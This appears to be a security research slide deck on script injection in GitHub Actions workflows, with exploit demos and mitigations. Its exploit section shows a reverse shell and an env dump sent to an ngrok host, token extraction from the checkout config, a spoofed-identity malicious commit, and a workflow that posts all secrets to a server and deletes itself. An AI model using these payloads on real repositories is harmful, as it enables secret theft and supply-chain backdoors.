

GitHub Actions Security Landscape

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About Me



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Agenda

- 1 CI/CD pipelines

- 2 GitHub Actions

- 3 Live Exploits

- 4 Real World Consequences

- 5 Mitigation Techniques



Research Team



The CycloCode research team below found these vulnerabilities and promptly notified the concerned parties.



Alex Ilgayev
Senior Security Researcher

- Previously Malware Research Team Leader @ Check Point Research
- Enthusiastic friendly hacker
- @_alex_il_




Ronen Slavin
CTO, Co-Founder

- Co-founder & CTO @ FileLock (Acquired by Reason Security)
- Researcher @ Offensive Security Company
- Team Leader @ 8200
- @ronen_sl






Modern SDLC Tools





Modern CI/CD Pipeline





Top 10 CI/CD Security Risks

- CICD-SEC-1 **Insufficient Flow Control Mechanisms**
- CICD-SEC-2 **Inadequate Identity and Access Management**
- CICD-SEC-3 **Dependency Chain Abuse**
- CICD-SEC-4 **Poisoned Pipeline Execution (PPE)**
- CICD-SEC-5 **Insufficient PBAC (Pipeline-Based Access Controls)**
- CICD-SEC-6 **Insufficient Credential Hygiene**
- CICD-SEC-7 **Insecure System Configuration**
- CICD-SEC-8 **Ungoverned Usage of 3rd Party Services**
- CICD-SEC-9 **Improper Artifact Integrity Validation**
- CICD-SEC-10 **Insufficient Logging and Visibility**



GitHub Actions



GitHub & GitHub Actions

What is GitHub Actions?

A way to automate, customize, and execute your software development workflows right in your repository.

You can discover, create, and share actions to perform any job you'd like, including CI/CD, and combine actions in a completely customized workflow.

GitHub numbers according to January 2023:

100M developers
420M repositories

GitHub Actions numbers according to May 2023:

18K+ actions on the marketplace
2.6M+ public workflows





Possible Usages of GitHub Actions



Building the code into a container and uploading it to the chosen registry.



Scheduled tasks that scan vulnerabilities in code.



Running tests for forked pull requests.



Automatic labeling for issues.



Sending issues to ticket handling system (Jira/Monday/Asana/etc.).



Supporting automatic merges for PR created by external bots.

And more.





GitHub Action Example

Here is a sample GitHub Actions workflow printing "Hello World!".

It is a **YAML** file that will be triggered by adding it to the `.github/workflows` directory of the source code.

```
name: GitHub Actions Demo

on: [push]

jobs:
  Actions-Hello-World:
    runs-on: ubuntu-latest
    steps:
      - run: echo "Hello World!"
```





GitHub Action - Label Issues

This sample workflow will run on each opened issue in the repository. If the issue body contains "bug" word, It will label the issue as a "bug".

```
name: Label Issues

on:
  issues:
    types: [opened]

jobs:
  issue_check:
    runs-on: ubuntu-latest
    steps:
      - run: |
          if [[ "${{ github.event.issue.body }}" == *"bug"* ]]
          then
            curl -X POST -H "Authorization: Token ${{ secrets.GITHUB_TOKEN }}" -d '{"labels": ["bug"]}' ${{
github.event.issue.url }}/labels
```



Live Exploits



DO NOT TRY these methods and exploits as these are shared for informational purposes only. Cocode and myself are not liable for the result of any attempt to take action based on the information presented.

Exploit 1



```
✓ Echo
1 ▶ Run echo "ISSUE TITLE: bug" && sudo apt install figlet && figlet cycode && echo ""
7 ISSUE TITLE: bug
8
9 WARNING: apt does not
10
11 Reading package lists.
12 Building dependency tree
13 Reading state information
14 The following NEW packages will be installed:
15   figlet
16 0 upgraded, 1 newly installed, 0 to remove and 0 not installed.
17 Need to get 133 kB of archives.
18 After this operation, 207 kB of additional disk space will be used.
19 Get:1 file:/etc/apt/archives/figlet_2.2.5-3_amd64.deb [133 kB]
20 Get:2 http://azure.archive.ubuntu.com/ubuntu/pool/main/f/figlet/figlet_2.2.5-3_amd64.deb [133 kB]
21 Fetched 133 kB in 0s (4.0 MB/s)
22 Selecting previously unselected package figlet.
23 (Reading database ...
24 (Reading database ... 100%
25 (Reading database ... 278277 files and directories currently installed.)
26 Preparing to unpack .../figlet_2.2.5-3_amd64.deb ...
27 Unpacking figlet (2.2.5-3) ...
28 Setting up figlet (2.2.5-3) ...
29 update-alternatives: using /usr/bin/figlet-figlet to provide /usr/bin/figlet (figlet) in auto mode
30
31 ISSUE TITLE: bug" && sudo apt install figlet && figlet cycode && echo ""
32
33 We managed to execute code on the runner!
34
35
36
37
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56 / _ | | | / _ / _ \ / _ \ / _ \
57 | ( _ | _ | | ( | ( ) | ( | | /
58 \ _ | \ , | \ _ \ / \ , - | \ |
59   | _ /
60
61 ISSUE DESCRIPTION: This appears to be an injection attack!
> ✓ Label bugs
```





```
name: Demo vulnerable workflow

on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${ secrets.GITHUB_TOKEN }

jobs:
  vuln_job:
    runs-on: ubuntu-latest
    steps:
      # Checkout used for demonstration purposes
      - uses: actions/checkout@v2

      - run: |
        echo "ISSUE TITLE: ${github.event.issue.title}"
        echo "ISSUE DESCRIPTION: ${github.event.issue.body}"

      - run: |
        curl -X POST -H "Authorization: Token ${ secrets.BOT_TOKEN }" -d '{"labels": ["bug"]}' ${ github.event.issue.url }}/labels
```

Code execution here

Injection attack

On each created issue:


- Check out the code
- Print the issue name and description
- Label the issue as "bug"






How it works: GitHub Runner Architecture

- The runner is a Github open-source project connecting to **GitHub Actions Service**, fetches **jobs**, and **executes** them
- It can run on a **GitHub hosted** machine, or **self-hosted**
- GitHub hosted runners will run as **ephemeral** environments
- For each workflow run, a new temporary **GITHUB_TOKEN** is created for possible API interactions





GitHub Access Tokens



- In order to access private Github assets, you need to provide an authentication token that details your permissions.
- Upon token creation, a developer chooses which permissions the token will have.

Select scopes

Scopes define the access for personal tokens. [Read more about OAuth scopes.](#)

<input type="checkbox"/> repo	Full control of private repositories
<input type="checkbox"/> repo:status	Access commit status
<input type="checkbox"/> repo_deployment	Access deployment status
<input type="checkbox"/> public_repo	Access public repositories
<input type="checkbox"/> repo:invite	Access repository invitations
<input type="checkbox"/> security_events	Read and write security events
<input type="checkbox"/> workflow	Update GitHub Action workflows
<input type="checkbox"/> write:packages	Upload packages to GitHub Package Registry
<input type="checkbox"/> read:packages	Download packages from GitHub Package Registry
<input type="checkbox"/> delete:packages	Delete packages from GitHub Package Registry
<input type="checkbox"/> admin:org	Full control of orgs and teams, read and write org projects
<input type="checkbox"/> write:org	Read and write org and team membership, read and write org projects
<input type="checkbox"/> read:org	Read org and team membership, read org projects

Expiration *

No expiration ↕

The token will never expire!


GitHub strongly recommends that you set an expiration date for your token to help keep your information secure.

[Learn more](#)





Introducing: GITHUB_TOKEN




- The default permissions for a GITHUB_TOKEN are **read/write** for most of the events
- Has permissions only for the **current repository**
- The token is valid during the **action execution period (24 hours at most)**
- Used as default parameter in many actions and is the preferred method to invoke GitHub API functionalities
- Forked pull requests for public repositories will receive at most **read permissions**





Exposing Secrets: Lab Setup

- (1) `ngrok tcp 11000`
- (2) `tcp://8.tcp.ngrok.io:15063`
- (3) `nc -lv 11000`
- (4) Sending malicious script
- (5) `bash -c 'env' >/dev/tcp/8.tcp.ngrok.io/15063`



Real World Consequences



Bug or Feature?

The following could be found on GitHub best practice papers:

“When creating workflows, *custom actions*, and *composite actions* actions, you should always consider whether your code might execute untrusted input from attackers. This can occur when an attacker adds malicious commands and scripts to a context. When your workflow runs, those strings might be interpreted as code which is then executed on the runner.”

<https://docs.github.com/en/actions/security-guides/security-hardening-for-github-actions#understanding-the-risk-of-script-injections>





What Can We Do Now?

GitHub

All repos

Q "{{ github.event.issue.title }}" "run:"



```
avoldsund/fpfordel > .github/workflows/promote.yml 2 matches | YAML | master
23     });
24     - name: Sett variabler for cluster og tag
25       run: |
26         echo "TAG=$(echo '{{ github.event.issue.title }}' | awk '{print $NF}' | awk -F- '{print $NF}')" >> $GITHUB_E
27         echo "IMAGE=$IMAGE_BASE$(echo '{{ github.event.issue.title }}' | awk '{print $NF}')" >> $GITHUB_ENV
28         echo "CLUSTER=$(echo '{{github.event.comment.body}}' | cut -d' ' -f2)" >> $GITHUB_ENV
29
```

```
jazyfresh/iterate > .github/workflows/issue-opened.yml 9 matches | YAML | main
8     steps:
9       - run: echo "🔔 The job was automatically triggered by a {{ github.event_name }} event."
10      - run: echo "🔖 Issue Number {{ github.event.issue.number }}"
11      - run: echo "🔖 Issue Title {{ github.event.issue.title }}"
12      - run: echo "🔖 Issue Body {{ github.event.issue.body }}"
13      - name: Check out repository code
14      uses: actions/checkout@v3
```





Is it widespread?




```
20 18 jobs:
21 19   setup:
22 20     name: Setup
23 21 +    if: ${{ github.event.label.name == 'SafeToBuild' }}
24 22   runs-on: ubuntu-latest
25 23   outputs:
26 24     proBranchName: ${{ steps.find-branches.outputs.proBranchName }}
```



```
23 +   env:
24 +     ISSUE_TITLE: ${{ github.event.issue.title }}
25 23   if: ${{ !(startsWith(github.event.issue.title, 'chore')) && endsWith(github.
26 24   run: |
27 25     echo "github: ${{ github }}"
28 26 -    echo "title not match. Exit. Title is ${{ github.event.issue.title }}"
29 27 +    echo "title not match. Exit. Title is $ISSUE_TITLE"
30 28   exit 1
```



```
12 12   runs-on: ubuntu-latest
13 13   name: Auto-assign new issues to projects
14 14   steps:
15 15 -   - runs: echo "${{github.event.issue.title}}"
16 16 -   - name: Assign Bugs to the Bug Tracker
17 17   uses: srggrs/assign-one-project-github-ac
18 18   if: github.event.action == 'opened' && st
```



issue_type_predicter.yaml

⚠ This workflow was disabled manually.



```
8 8   issueCheck:
9 9   runs-on: ubuntu-latest
10 10  steps:
11 11 -   - name: Output version
12 12 -   - runs: |
13 13 -     echo "log: ${{ github.event.issue.body }}"
14 14 11
15 15 12   - if: startsWith(github.event.issue.body, '*Describe the bug*') == false
16 16 13   name: Close Issue
```

And more... These vulnerabilities can impact **millions of potential victims**





Consequences of Build Compromise



Exposing secrets to sensitive assets such as: artifact registries, AWS/GCP/Azure assets and more.

Using exposed GitHub tokens to **commit to the repository**. This can cause a **critical supply chain incident**, as the attacker can introduce backdoors deployed to end-users or organization environments.

A much smaller risk would be the malicious actor's ability to run botnets or crypto miners using runner infrastructure.





```
name: Label Issues
on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${ secrets.GITHUB_TOKEN }
jobs:
  vuln_job:
    runs-on: ubuntu-latest
    steps:
      # Checkout used for demonstration purposes
      - uses: actions/checkout@v3

      - run: |
        echo "ISSUE TITLE: ${github.event.issue.title}"
        echo "ISSUE DESCRIPTION: ${github.event.issue.body}"

      - run: |
        curl -X POST -H "Authorization: Token ${ secrets.BOT_TOKEN }" -d '{"labels": ["New Issue"]}' ${ github.event.issue.url }}/labels
```

Exposing Secrets: Environment Variables

```
$ env | grep GITHUB_TOKEN
```

```
GITHUB_TOKEN=ghs_REDACTED
```





```
name: Demo vulnerable workflow
on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${ secrets.GITHUB_TOKEN }
jobs:
  vuln_job:
    runs-on: ubuntu-latest
    steps:
      # Checkout used for demonstration purposes
      - uses: actions/checkout@v2

      - run: |
        echo "ISSUE TITLE: ${github.event.issue.title}"
        echo "ISSUE DESCRIPTION: ${github.event.issue.body}"

      - run: |
        curl -X POST -H "Authorization: Token ${ secrets.BOT_TOKEN }" -d '{"labels": ["New Issue"]}' ${ github.event.issue.url }}/labels
```

Exposing Secrets: Secrets from Checkout Action

```
$ cat $GITHUB_WORKSPACE/.git/config | grep AUTHORIZATION
```

```
extraheader = AUTHORIZATION: basic REDACTED
```

```
$ cat $GITHUB_WORKSPACE/.git/config | grep AUTHORIZATION |
cut -d':' -f 2 | cut -d' ' -f 3 | base64 -d
```

```
x-access-token: ghs_REDACTED
```





Exposing Secrets: Secrets in “run” Scripts

```
name: Demo vulnerable workflow
on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${ secrets.GITHUB_TOKEN }
jobs:
  vuln_job:
    runs-on: ubuntu-latest
    steps:
      # Checkout used for demonstration purposes
      - uses: actions/checkout@v2
```

```
  - run: |
      echo "ISSUE TITLE: ${github.event.issue.title}"
      echo "ISSUE DESCRIPTION: ${github.event.issue.body}"
  - run: |
      curl -X POST -H "Authorization: Token ${ secrets.BOT_TOKEN }" -d '{"labels": ["New Issue"]}' ${github.event.issue.url }/labels
```

```
$ ls -lha $RUNNER_TEMP
total 20K
drwxr-xr-x 4 runner docker 4.0K Feb 21 17:54 .
drwxr-xr-x 6 runner root 4.0K Feb 21 17:54 ..
-rw-r--r-- 1 runner docker 132 Feb 21 17:54
39dda61c-1cea-4106-b28e-ec9a4f223df2.sh
drwxr-xr-x 2 runner docker 4.0K Feb 21 17:54 _github_workflow
drwxr-xr-x 2 runner docker 4.0K Feb 21 17:54 _runner_file_commands

$ cat $RUNNER_TEMP/39dda61c-1cea-4106-b28e-ec9a4f223df2.sh

echo "ISSUE TITLE: New malicious issue title" && bash -i >&
/dev/tcp/8.tcp.ngrok.io/15063 0>1 && echo ""
echo "ISSUE DESCRIPTION: "
```





```
name: Demo vulnerable workflow
on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${ secrets.GITHUB_TOKEN }
jobs:
  vuln_job:
    runs-on: ubuntu-latest
    steps:
      # Checkout used for demonstration purposes
      - uses: actions/checkout@v2
```

```
- run: |
  echo "ISSUE TITLE: ${github.event.issue.title}"
  echo "ISSUE DESCRIPTION: ${github.event.issue.body}"
- run: |
  curl -X POST -H "Authorization: Token ${ secrets.BOT_TOKEN }" -d '{"labels": ["New Issue"]}' ${github.event.issue.url }/labels
```

Exposing Secrets: Secrets in “run” Scripts

- Creating a server that records all POST requests
- Creating a script that records modified shell scripts in a directory and sends them to a designated server.
- Packing the malicious script into a docker container.
- Running the container image in a detached mode

```
sudo docker run --rm -d -v
/home/runner/work/_temp:/app/monitored
$DOCKER_USERNAME/actionmonitor $SLAB_URL
```





Exposing Secrets:

Additional Advanced Methods



- Extract secrets from the memory layout of the `Runner.Worker` process.
- Recording all created processes and exfiltrating their environment variables.
- Recording all the network traffic and extracting sensitive information from it.
- Triggering the same job again by creating additional runner listener using the previously mentioned OAuth credentials.





Committing Malicious Code

Remote script

```
#!/bin/bash

# File to commit
FILE_URL_PATH_TO_COMMIT=$1
# Repository path where to commit
PATH_TO_COMMIT=$2

COMMIT_NAME="Maintainer Name"
COMMIT_EMAIL="maintainer@gmail.com"
COMMIT_MESSAGE="innocent commit message"

# Fetching the file
curl $FILE_URL_PATH_TO_COMMIT -o $PATH_TO_COMMIT
--create-dirs

# Committing to the repo
git add *
find . -name '[a-z]*' -exec git add '{}' ';' # Adding
hidden files
git config --global user.email $COMMIT_EMAIL
git config --global user.name "$COMMIT_NAME"
git commit -m "$COMMIT_MESSAGE"
git push -u origin HEAD
```

Malicious runner command

```
$ curl -o /tmp/script.sh $SCRIPT_URL

$ chmod +x /tmp/script.sh

$ /tmp/script.sh $MALICIOUS_FILE_URL innocent_file.txt
% Total    % Received % Xferd  Average Speed   Time
Time      Time     Current
Dload    Upload  Total   Spent    Left  Speed
100    5 100    5    0    0    333    0 --:--:--
--:--:-- --:--:--    333
[main 196e93a] innocent commit message
1 file changed, 1 insertion(+)
create mode 100644 innocent_file.txt
To <https://github.com/REDACTED/REDACTED>
ff7a7fd..196e93a HEAD -> main
branch 'main' set up to track 'origin/main'.
```





Committing Malicious Code AND Exposing Secrets

Malicious YAML file

```
name: Exposing ALL Secrets
on:
  workflow_run:
    workflows: ["VuIn"]
jobs:
  expose_secrets:
    runs-on: ubuntu-latest
    steps:
      - run: |
          echo "${{ toJSON(secrets) }}" > .secrets
          curl -X POST -data "@.secrets" <SERVER_URL>
      - run: |
          SHA=$(curl -X GET -H "Authorization: Token ${{ github.token }}"
https://api.github.com/repos/<REPO_OWNER>/<REPO_NAME>/contents/.github/workflows/in
nocent_workflow.yml -s | jq -r .sha)
          curl -X DELETE -H "Authorization: Token ${{ github.token }}"
https://api.github.com/repos/<REPO_OWNER>/<REPO_NAME>/contents/.github/workflows/in
nocent_workflow.yml -d '{"message":"innocent commit
message","committer":{"name":"Maintainer Name","email":"maintainer@gmail.com"},
"sha":"'"$SHA"'"}'
```

Malicious runner command

```
$ curl \
  -X PUT \
  -H "Accept:
application/vnd.github.v3+json" \
  -H "Authorization: Token
$GITHUB_TOKEN" \
  -d '{"message": "innocent commit
message", "committer": {"name": "Maintaine
rName", "email": "maintainer@gmail.com"},
"content": "bmFtZTogRXhwb...="}' \
https://api.github.com/repos/<REPO_OWNE
R>/<REPO_NAME>/contents/.github/workflo
ws/innocent_workflow.yml
```



Mitigation Techniques



Mitigations



Avoid run steps and use external actions instead

Sanitize your input using environment variables

Limit your GITHUB_TOKEN permissions

Use environments and branch protection

Require approval for all outside collaborators

Use Cymon CIMON, a build hardening tool.





Mitigations:

Avoid “run” Steps

For example, instead of running “curl” to update a label (like in our example), you can use “andymckay/labeler” as an external action.

```
- name: Label
  run: |
    curl -X POST -H "Authorization: Token ${{
secrets.GITHUB_TOKEN }}" -d '{"labels": [{"${{
github.event.issue.title }}"]}' ${{
github.event.issue.url }}/labels
```

Before

```
- name: Label
  uses: andymckay/labeler@1.0.2
  with:
    add-labels: "${{ github.event.issue.title }}"
```

After





Mitigations:

Sanitize Your Inputs

Instead of using GitHub context variables inside "run" commands, define and use them through environment variables.

```
- run: |  
  echo "ISSUE TITLE: ${github.event.issue.title}"  
  echo "ISSUE DESCRIPTION: ${github.event.issue.body}"
```

Before

```
- env:  
  TITLE: ${github.event.issue.title}  
  DESCRIPTION: ${github.event.issue.body}  
run: |  
  echo "ISSUE TITLE: $TITLE"  
  echo "ISSUE DESCRIPTION: $DESCRIPTION"
```

After





Mitigations:

Limit Token Permissions

For example, if our action only labels issues, we could limit its permissions with the following update.

```
permissions:  
  contents: read  
  issues: write
```

Workflow permissions

Choose the default permissions granted to the GITHUB_TOKEN when running workflows in this repository. You can specify more granular permissions in the workflow using YAML. [Learn more about managing permissions.](#)

Read and write permissions

Workflows have read and write permissions in the repository for all scopes.

Read repository contents and packages permissions

Workflows have read permissions in the repository for the contents and packages scopes only.





Mitigations:

Require Approval for Outside Collaborators

The default behavior is to require manual approval for first-time contributors.

We suggest “Require approval for all outside collaborators” for a more robust defense.

Fork pull request workflows from outside collaborators

Choose which subset of outside collaborators will require approval to run workflows on their pull requests. [Learn more.](#)

- Require approval for first-time contributors who are new to GitHub**
Only first-time contributors who recently created a GitHub account will require approval to run workflows.
- Require approval for first-time contributors**
Only first-time contributors will require approval to run workflows.
- Require approval for all outside collaborators**
All outside collaborators will always require approval to run workflows on their pull requests.

Save





Mitigations:

Use Environments and Branch Protection

We suggest storing the sensitive secrets in environments (available only in GitHub Enterprise), and protect them through branch protections rules.

The screenshot displays the GitHub Actions environment configuration interface. It is divided into several sections:

- Deployment branches:** A section titled "Deployment branches" with a "Protected branches" dropdown menu. Below it, a text box states "Applies to 1 branch. Based on the existing repository branch protection rules." A list shows the "main" branch, with a note "Currently applies to 1 branch".
- Environment secrets:** A section titled "Environment secrets" with a description: "Secrets are encrypted environment variables. They are accessible only by GitHub Actions in the context of this environment." It lists two secrets: "AWS_ACCESS_KEY_ID" and "AWS_SECRET_ACCESS_KEY", both updated 2 hours ago, with "Update" and "Remove" buttons. An "Add Secret" button is also present.
- Branch name pattern:** A section titled "Branch name pattern" with a dropdown menu showing "main". Below it, it states "Applies to 1 branch" with a list showing "main".
- Protect matching branches:** A section titled "Protect matching branches" with two checked options: "Require a pull request before merging" and "Require approvals". The "Require approvals" option has a sub-section with a dropdown menu set to "Required number of approvals before merging: 2".





Mitigations:

Use Cymon CIMON

CIMON is a build hardening tool from Cymon.

<https://cymon.com/cimon-build-hardening/>

```
name: Label Issues
on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
jobs:
  vuln_job:
    runs-on: ubuntu-latest
    steps:
      # CIMON building hardening agent
      - uses: cymonlabs/cimon-action@v0
        with:
          prevent: true
          allowed-hosts: cymon.com
```





Takeaways

- 1 Your software build pipelines could be compromised.
- 2 There have been several high-profile attacks in the wild that were focused on software build pipelines.
- 3 The consequences of these compromises could be disastrous
- 4 Don't just think of Security in the pipeline. Also focus on Security OF the pipeline.





Thank You!

Check out the full blog post:

<https://cycode.com/blog/github-actions-vulnerabilities>

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